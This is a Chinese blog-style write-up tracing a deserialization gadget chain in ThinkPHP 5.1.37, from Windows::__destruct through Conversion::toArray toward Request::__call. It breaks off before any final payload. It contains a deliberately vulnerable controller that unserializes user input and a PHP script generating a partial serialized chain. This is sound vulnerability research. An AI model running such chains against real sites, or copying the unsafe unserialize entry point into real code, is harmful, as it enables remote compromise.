一个老版本的tp框架的反序列化漏洞
0x01环境搭建
- PHP7.3+Xdebug+thinkphp5.1.37+PHPSTORM
直接用composer搭建
composer create-project --prefer-dist topthink/think=5.1.37 thinkphp5.1.37
运行环境
php think run

出来了
因为是二次触发不是原生触发的,所以需要写个反序列化的入口
在app\index\controller目录下新建一个控制器Test.php
<?php
namespace app\index\controller;

class Test{
    public function unserialize($poc=""){
        echo "Welcome to unserialization:<br>";
        echo "You's input :".$poc."<br>";
        echo unserialize(base64_decode($poc));
    }
}
然后在route.php中添加路由
Route::get('/test', 'Test/unserialize');
随后访问test路由

搭建完成
0x02漏洞复现
全局搜索一下常规的反序列化入口__destruct()方法

先看看第二个吧Process.php
    public function __destruct()
    {
        $this->stop();
    }
这里调用了一个stop函数,跟进看看
    public function stop()
    {
        if ($this->isRunning()) {
            if ('\\' === DIRECTORY_SEPARATOR && !$this->isSigchildEnabled()) {
                exec(sprintf('taskkill /F /T /PID %d 2>&1', $this->getPid()), $output, $exitCode);
                if ($exitCode > 0) {
                    throw new \RuntimeException('Unable to kill the process');
                }
            } else {
                $pids = preg_split('/\s+/', `ps -o pid --no-heading --ppid {$this->getPid()}`);
                foreach ($pids as $pid) {
                    if (is_numeric($pid)) {
                        posix_kill($pid, 9);
                    }
                }
            }
        }

        $this->updateStatus(false);
        if ($this->processInformation['running']) {
            $this->close();
        }

        return $this->exitcode;
    }
这里是一个终止进程的代码,如果有一个正在运行的进程,就根据Windows和unix系统的不同处理方式去获取子进程的PID并强制终止进程,最后返回退出代码
我们跟进isRunning函数看看
    public function isRunning()
    {
        if (self::STATUS_STARTED !== $this->status) {
            return false;
        }

        $this->updateStatus(false);

        return $this->processInformation['running'];
    }
这里的话就检查进程状态,如果进程未开启则返回false,也就不会执行if语句
    protected function updateStatus($blocking)
{
        if (self::STATUS_STARTED !== $this->status) {
            return;
        }

        $this->processInformation = proc_get_status($this->process);
        $this->captureExitCode();

        $this->readPipes($blocking, '\\' === DIRECTORY_SEPARATOR ? !$this->processInformation['running'] : true);

        if (!$this->processInformation['running']) {
            $this->close();
        }
    }
这个函数用于更新进程的状态,并赋值给processInformation表示进程状态,这里看完感觉没什么可利用的点,我们看看其他的类
看看think\process\pipes的Windows.php
    public function __destruct()
    {
        $this->close();
        $this->removeFiles();
    }
先看看close函数
public function close()
    {
        parent::close();
        foreach ($this->fileHandles as $handle) {
            fclose($handle);
        }
        $this->fileHandles = [];
    }
这里的话会调用父类的close方法,跟进看看
    public function close()
    {
        foreach ($this->pipes as $pipe) {
            fclose($pipe);
        }
        $this->pipes = [];
    }
这里的话会关闭当前对象管理的管道资源,令管道资源数组为空
回到子类的close,新增了一个清理文件句柄的操作,这里貌似没有什么可用的地方,我们看看另一个函数removeFiles()
    private function removeFiles()
    {
        foreach ($this->files as $filename) {
            if (file_exists($filename)) {
                @unlink($filename);
            }
        }
        $this->files = [];
    }
这里检测文件是否存在,存在则执行unlink函数删除文件,一开始看到这个函数下意识想到phar反序列化的打法,但是这里只是一个单纯的反序列化,并且没有文件上传或者写文件的入口,估计这个能被利用来出题
那这里还能干嘛呢?在if语句里面利用file_exists($filename)的时候会把filename当成参数字符串去处理,那我们找找__toString()方法?
全局搜索__toString()方法,找到一个think\model\concern\Conversion.php的__toString()
    public function __toString()
    {
        return $this->toJson();
    }
    public function toJson($options = JSON_UNESCAPED_UNICODE)
    {
        return json_encode($this->toArray(), $options);
    }
跟进之后发现这里就是一个单纯的json字符串的解析返回,这里采用的是JSON_UNESCAPED_UNICODE,以字面编码多字节 Unicode 字符。跟进toArray函数
    public function toArray()
    {
        $item       = [];
        $hasVisible = false;

        foreach ($this->visible as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)      = explode('.', $val);
                    $this->visible[$relation][] = $name;
                } else {
                    $this->visible[$val] = true;
                    $hasVisible          = true;
                }
                unset($this->visible[$key]);
            }
        }

        foreach ($this->hidden as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)     = explode('.', $val);
                    $this->hidden[$relation][] = $name;
                } else {
                    $this->hidden[$val] = true;
                }
                unset($this->hidden[$key]);
            }
        }

        // 合并关联数据
        $data = array_merge($this->data, $this->relation);

        foreach ($data as $key => $val) {
            if ($val instanceof Model || $val instanceof ModelCollection) {
                // 关联模型对象
                if (isset($this->visible[$key]) && is_array($this->visible[$key])) {
                    $val->visible($this->visible[$key]);
                } elseif (isset($this->hidden[$key]) && is_array($this->hidden[$key])) {
                    $val->hidden($this->hidden[$key]);
                }
                // 关联模型对象
                if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
                    $item[$key] = $val->toArray();
                }
            } elseif (isset($this->visible[$key])) {
                $item[$key] = $this->getAttr($key);
            } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
                $item[$key] = $this->getAttr($key);
            }
        }

        // 追加属性(必须定义获取器)
        if (!empty($this->append)) {
            foreach ($this->append as $key => $name) {
                if (is_array($name)) {
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);

                    if (!$relation) {
                        $relation = $this->getAttr($key);
                        if ($relation) {
                            $relation->visible($name);
                        }
                    }

                    $item[$key] = $relation ? $relation->append($name)->toArray() : [];
                } elseif (strpos($name, '.')) {
                    list($key, $attr) = explode('.', $name);
                    // 追加关联对象属性
                    $relation = $this->getRelation($key);

                    if (!$relation) {
                        $relation = $this->getAttr($key);
                        if ($relation) {
                            $relation->visible([$attr]);
                        }
                    }

                    $item[$key] = $relation ? $relation->append([$attr])->toArray() : [];
                } else {
                    $item[$name] = $this->getAttr($name, $item);
                }
            }
        }

        return $item;
    }
看一下具体逻辑
对于visible数组来说,该数组是用于存储显示的属性的字符串
foreach ($this->visible as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)      = explode('.', $val);
                    $this->visible[$relation][] = $name;
                } else {
                    $this->visible[$val] = true;
                    $hasVisible          = true;
                }
                unset($this->visible[$key]);
            }
        }
这里的话处理值为字符串的字段
- 处理关联字段(含
.的字符串):例如user.name处理后是['user' => ['name']] - 处理简单字段:例如
id处理后是['id' => true]
处理好后清理原有的值
对于hidden数组来说,该数组是用于存储需要隐藏的属性字符串的
        foreach ($this->hidden as $key => $val) {
            if (is_string($val)) {
                if (strpos($val, '.')) {
                    list($relation, $name)     = explode('.', $val);
                    $this->hidden[$relation][] = $name;
                } else {
                    $this->hidden[$val] = true;
                }
                unset($this->hidden[$key]);
            }
        }
处理逻辑是一样的
$data = array_merge($this->data, $this->relation);

        foreach ($data as $key => $val) {
            if ($val instanceof Model || $val instanceof ModelCollection) {
                // 关联模型对象
                if (isset($this->visible[$key]) && is_array($this->visible[$key])) {
                    $val->visible($this->visible[$key]);
                } elseif (isset($this->hidden[$key]) && is_array($this->hidden[$key])) {
                    $val->hidden($this->hidden[$key]);
                }
                // 关联模型对象
                if (!isset($this->hidden[$key]) || true !== $this->hidden[$key]) {
                    $item[$key] = $val->toArray();
                }
            } elseif (isset($this->visible[$key])) {
                $item[$key] = $this->getAttr($key);
            } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
                $item[$key] = $this->getAttr($key);
            }
        }
这里的话就是利用前面的规则去处理关联模型对象
其实上面的都是一些基础的操作,我们真正利用的是最后的追加属性的操作

我这里发现visible方法并没有声明,那就意味着这里可能会触发__call()方法,那当$relation可控的时候也就意味着key和name可控
因为Conversion是trait关键字声明的无法被实例化,那我们找找继承了该类的子类

可以看到Model类在它的内部复用了被trait修饰的Conversion对象
然后恰好在该类中找到一个__call()方法

但是这个方法中的调用函数的方法限制的很死,一会找找别的__call()方法
但是Model类是抽象类也不能被实例化,找找他的子类
全局搜索extends Model,表示继承Model类的子类,只找到一个Pivot类,所以只能是这个类了
因为Pivot类继承了Model抽象类,然而Model抽象类复用了被trait修饰的Conversion对象,所以可以通过Pivot类调用被trait修饰的Conversion对象的__toSrting()方法
不过在进入该if语句的时候还会执行第188行代码,也就是getRelation函数,我们跟进看一下

为了更好的理解,我们构造一个test传进去试一下
<?php
namespace think\process\pipes{
    use think\model\Pivot;
    class Windows{
        private $files = [];
        public function __construct(){
            $this -> files = [new Pivot()];
        }
    }
}
namespace think{
    abstract class Model{
        protected $append = [];
        public function __construct(){
            $this -> append = ['test'=>['1','2']];
        }
    }
}
namespace think\model{
    use think\Model;
    class Pivot extends Model{
    }
}
namespace{
    use think\process\pipes\Windows;
    echo base64_encode(serialize(new Windows()));
}

此时key为我们构造的test,步入该函数,但是最后会返回空值,因为原先relation的值是空的,所以会直接跳过if语句返回空,返回后进入getAttr函数

随后进入getData函数

可以看到data此时是可控的,所以最后可以得出$relation变量可控,所以就可以触发__call方法,我们传个data试一下

成功进入,并返回data中$name键对应的值

所以如果我们设置值为一个对象的话,此时就会返回一个对象实例,从而触发__call()方法,但是这里的话name来自于append的值,所以我们可以设置值为需要传入__call()方法的参数
然后我们来找找__call()方法
找到一个think\Request类

这里有个call_user_func_array函数,前面的话检查hook数组中是否有key为method参数的值,并且会在args中插入当前对象实例,这导致了$args不可控
然后我发现在Request类中的filterValue方法
